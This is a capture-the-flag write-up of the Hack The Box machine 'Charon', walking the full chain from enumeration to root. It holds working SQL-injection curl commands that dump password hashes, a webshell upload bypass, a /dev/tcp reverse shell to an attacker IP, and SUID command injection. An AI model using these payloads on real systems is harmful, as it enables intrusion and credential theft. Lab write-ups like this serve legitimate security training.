HTB - Charon
Enumeration
Beginning with a nmap scan on all ports I find the ports 22 and 80 open
$ sudo nmap -sS -p- --open -n -Pn --min-rate=5000 10.10.10.31
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
Visiting the website I find a yogurt website with a “powered by: supercms” at the bottom

fuzzing for directories I find a cmsdata folder
$ ffuf -c -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://10.10.10.31/FUZZ -t 100
I get a 403 forbidden while trying to access it
$ curl -s -X GET http://10.10.10.31/cmsdata/
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
I proceed to fuzz for files, there is a login.php and forgot.php with a 200 status
$ ffuf -c -w /usr/share/wordlists/seclists/Discovery/Web-Content/common_all_cases.txt -u http://10.10.10.31/cmsdata/FUZZ -t 100  -fc 403 -e .php,.html,.txt
...<snip>...
css                     [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 114ms]
forgot.php              [Status: 200, Size: 6322, Words: 663, Lines: 97, Duration: 117ms]
images                  [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 116ms]
include                 [Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 114ms]
js                      [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 112ms]
login.php               [Status: 200, Size: 6426, Words: 664, Lines: 98, Duration: 115ms]
menu.php                [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 118ms]
scripts                 [Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 116ms]
upload.php              [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 116ms]
Exploit
SQLI on forget.php

In login.php I try to login with different credentials and trying sql injections but the only thing that changes is the url parameter to err=1 “http://10.10.10.31/cmsdata/login.php?err=1”
Proceed to click on forgot password, testing for a SQLI results in a message saying “Error In Database”

I will be sending the requests throught cURL so I grab the parameter names which are “email” and “submit”

retrieving valid emails
Testing for other sql injections I end up with the following that retrieves a valid email and limits the result to a specific index in this case test1, for limit 1,1 it will be test2@aa.com=>test2 and so on
$ curl -s -X POST http://10.10.10.31/cmsdata/forgot.php -d "email=admin@charon.htb' or 1=1 limit 0,1-- -" -d "submit=submit" | grep "<h2>" | awk -F'<h2>' '{print $2}'
 Email sent to: test1@aa.com=>test1
with a for loop I can retrieve all the emails looking for the ones that are different from “test”, I end up finding two valid emails
$ for i in {0..999}; do (curl -s -X POST http://10.10.10.31/cmsdata/forgot.php -d "email=admin@charon.htb' or 1=1 limit $i,1-- -" -d "submit=submit" | grep "<h2>" | awk -F'<h2>' '{print $2}')& ; done | grep -vE "test|User not found with that email"
 Email sent to: adm@nowhere.com=>super_cms_adm
 Email sent to: decoder@nowhere.com=>decoder
union injection
Trying with a “union” and “UNION” injection results in an error
 $ curl -s -X POST http://10.10.10.31/cmsdata/forgot.php -d "email=admin@charon.htb' union select 1,2,3,4-- -" -d "submit=submit"
Error                                                                                                                                        $ curl -s -X POST http://10.10.10.31/cmsdata/forgot.php -d "email=admin@charon.htb' UNION select 1,2,3,4-- -" -d "submit=submit"
Error
To bypass it, it is needed to mix uppercase and lowercase letters
$ curl -s -X POST http://10.10.10.31/cmsdata/forgot.php -d "email=admin@charon.htb' Union select 1,2,3,4-- -" -d "submit=submit" | grep "<h2>" | awk -F'<h2>' '{print $2}'
 Incorrect format
To fix the incorrect format error an email has to be placed in one of the tags from the union select injection, in this case is in the 4th one
$ curl -s -X POST http://10.10.10.31/cmsdata/forgot.php -d "email=admin@charon.htb' Union select 1,2,3,\"x@charon.htb\"-- -" -d "submit=submit" | grep "<h2>" | awk -F'<h2>' '{print $2}'
 Email sent to: x@charon.htb=>2
retrieving databases
proceeding with the injections I begin by retrieving the databases, in this case to reflect the injection it was needed to place a group_concat(schema_name) in the second tag from the union injection, group_concat will group all the output in one line.
$ curl -s -X POST http://10.10.10.31/cmsdata/forgot.php -d "email=admin@charon.htb' Union select 1,group_concat(schema_name),3,\"x@charon.htb\" from information_schema.schemata-- -" -d "submit=submit" | grep "<h2>" | awk -F'<h2>' '{print $2}'
 Email sent to: x@charon.htb=>information_schema,supercms
retrieving tables
retrieving the tables from the database
$ curl -s -X POST http://10.10.10.31/cmsdata/forgot.php -d "email=admin@charon.htb' Union select 1,group_concat(table_name),3,\"x@charon.htb\" from information_schema.tables where table_schema=\"supercms\"-- -" -d "submit=submit" | grep "<h2>" | awk -F'<h2>' '{print $2}'
 Email sent to: x@charon.htb=>groups,license,operators
retrieving columns
retrieving the columns from the tables of the database
$ curl -s -X POST http://10.10.10.31/cmsdata/forgot.php -d "email=admin@charon.htb' Union select 1,group_concat(column_name),3,\"x@charon.htb\" from information_schema.columns where table_schema=\"supercms\" and table_name=\"operators\"-- -" -d "submit=submit" | grep "<h2>" | awk -F'<h2>' '{print $2}'
 Email sent to: x@charon.htb=>id,__username_,__password_,email
retrieving data
retrieve all data from the columns where the email is not “test”, resulting tin the retrieval of md5 hashed passwords
$ curl -s -X POST http://10.10.10.31/cmsdata/forgot.php -d "email=admin@charon.htb' Union select 1,group_concat(__username_,0x3a,__password_,0x3a,email),3,\"x@charon.htb\" from operators where email not like '%test%'-- -" -d "submit=submit" | grep "<h2>" | awk -F'<h2>' '{print $2}' | tr "," "\n"

 Email sent to: x@charon.htb=>super_cms_adm:0b0689ba94f94533400f4decd87fa260:adm@nowhere.com
decoder:5f4dcc3b5aa765d61d8327deb882cf99:decoder@nowhere.com
cracking passwords
The hashes are cracked with crackstation
shell as www-data
file upload exploit
logging with the credentials super_cms_adm:tamarro shows the following panel

I click on Upload_Image_FIle which shows the following


Trying to upload a webshell results in an error of invalid extension

If the request is intercepted with burpsuite and replace a legitimate image with a webshell the result is another error saying that it requires a valid image or gif extension

Inspecting the site I find a hidden parameter
To uncomment that field I first reload the site while intercepting the request, once the request is intercept I do right click > do intercept > response to this request and I uncomment the field on the new response

remove the hidden type from the input

decode the field name


another field appears in the website

this field allows to change the filename of the uploaded file


to exploit this first I upload an image with a filename shell.php

I change the file content to a webshell
a success message confirms the upload

and I’m able to execute commands remotely

sending a request to the webshell allows me to get a reverse shell
http://10.10.10.31/images/shell.php?x=bash%20-c%20%22bash%20-i%20%3E%26%20/dev/tcp/10.10.14.13/9001%200%3E%261%22
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.10.31] 50430
bash: cannot set terminal process group (1357): Inappropriate ioctl for device
bash: no job control in this shell
www-data@charon:/var/www/html/freeeze/images$
To stabilize the shell I do
- script /dev/null -c bash
- ctrl z
- stty raw -echo ; fg
- reset xterm
- export TERM=xterm
- stty rows 39 columns 155 (change this to your terminal size, check stty size to know your terminal dimensions)
shell as decoder
the user www-data is able to list and read some files from /home/decoder
www-data@charon:/home/decoder$ ls
decoder.pub  pass.crypt  user.txt
www-data@charon:/home/decoder$ cat decoder.pub
-----BEGIN PUBLIC KEY-----
MDwwDQYJKoZIhvcNAQEBBQADKwAwKAIhALxHhYGPVMYmx3vzJbPPAEa10NETXrV3
mI9wJizmFJhrAgMBAAE=
-----END PUBLIC KEY-----
www-data@charon:/home/decoder$ ls -l
total 12
-rw-r--r-- 1 decoder freeeze 138 Jun 23  2017 decoder.pub
-rw-r--r-- 1 decoder freeeze  32 Jun 23  2017 pass.crypt
-r-------- 1 decoder freeeze  33 Aug 21 17:18 user.txt
www-data@charon:/home/decoder$
There is a public file and an encrypted password, since the public key is small the process of creating the private key can be done to decrypt the pass.crypt file
Decrypting the Encrypted Key
Extract the Modulus from the Public Key
First, I imported the public key using Python’s Crypto library to extract the modulus.
$ python3
Python 3.11.9 (main, Apr 10 2024, 13:16:36) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from Crypto.PublicKey import RSA
>>> f = open("decoder.pub", "r")
>>> key = RSA.importKey(f.read())
>>> key.n
85161183100445121230463008656121855194098040675901982832345153586114585729131
Factorize the Modulus
I took the modulus and used the Alpertron ECM tool to factorize it. The factors were:
>>> p = 280651103481631199181053614640888768819
>>> q = 303441468941236417171803802700358403049
>>> p*q
85161183100445121230463008656121855194098040675901982832345153586114585729131
>>> key.e
65537
Generate the Private Key
Next, I used a Python script to calculate the private exponent ddd and construct the private key.
from Crypto.PublicKey import RSA
from Crypto.Util.number import inverse

# Given values
p = 280651103481631199181053614640888768819
q = 303441468941236417171803802700358403049
n = p * q
e = 65537

# Calculate φ(n)
phi_n = (p - 1) * (q - 1)

# Calculate d (the private exponent)
d = inverse(e, phi_n)

# Construct the private key
private_key = RSA.construct((n, e, d, p, q))

# Save the private key to a file
with open("private_key.pem", "wb") as f:
    f.write(private_key.export_key())
Decrypt the Encrypted File
With the private key generated, I used OpenSSL to decrypt the pass.crypt file and read the contents from it.
$ openssl pkeyutl -decrypt -inkey private_key.pem -in pass.crypt -out decrypted_file

$ cat decrypted_file
nevermindthebollocks
using the password I was able to switch the user to decoder
www-data@charon:/home/decoder$ su decoder
Password:
decoder@charon:~$ id
uid=1001(decoder) gid=1001(freeeze) groups=1001(freeeze)
decoder@charon:~$
shell as root
looking for files with suid permission I find a supershell one
decoder@charon:~$ find / -type f -perm -4000 2>/dev/null
/usr/local/bin/supershell
doing a “strings” on supershell I find that the only command allowed is /bin/ls, but I’m able to inject commands
decoder@charon:/usr/local/bin$ ./supershell '/bin/ls $(touch file)'
Supershell (very beta)
++[/bin/ls $(touch file)]
file  supershell
decoder@charon:/usr/local/bin$ ls
file  supershell
decoder@charon:/usr/local/bin$
This allows me to get a shell as root by setting the suid privilege on /bin/bash
decoder@charon:/usr/local/bin$ ./supershell '/bin/ls $(chmod u+s /bin/bash)'
Supershell (very beta)
++[/bin/ls $(chmod u+s /bin/bash)]
file  supershell
decoder@charon:/usr/local/bin$ bash -p
bash-4.3# id
uid=1001(decoder) gid=1001(freeeze) euid=0(root) groups=1001(freeeze)
bash-4.3# cat /root/root.txt
f812af812a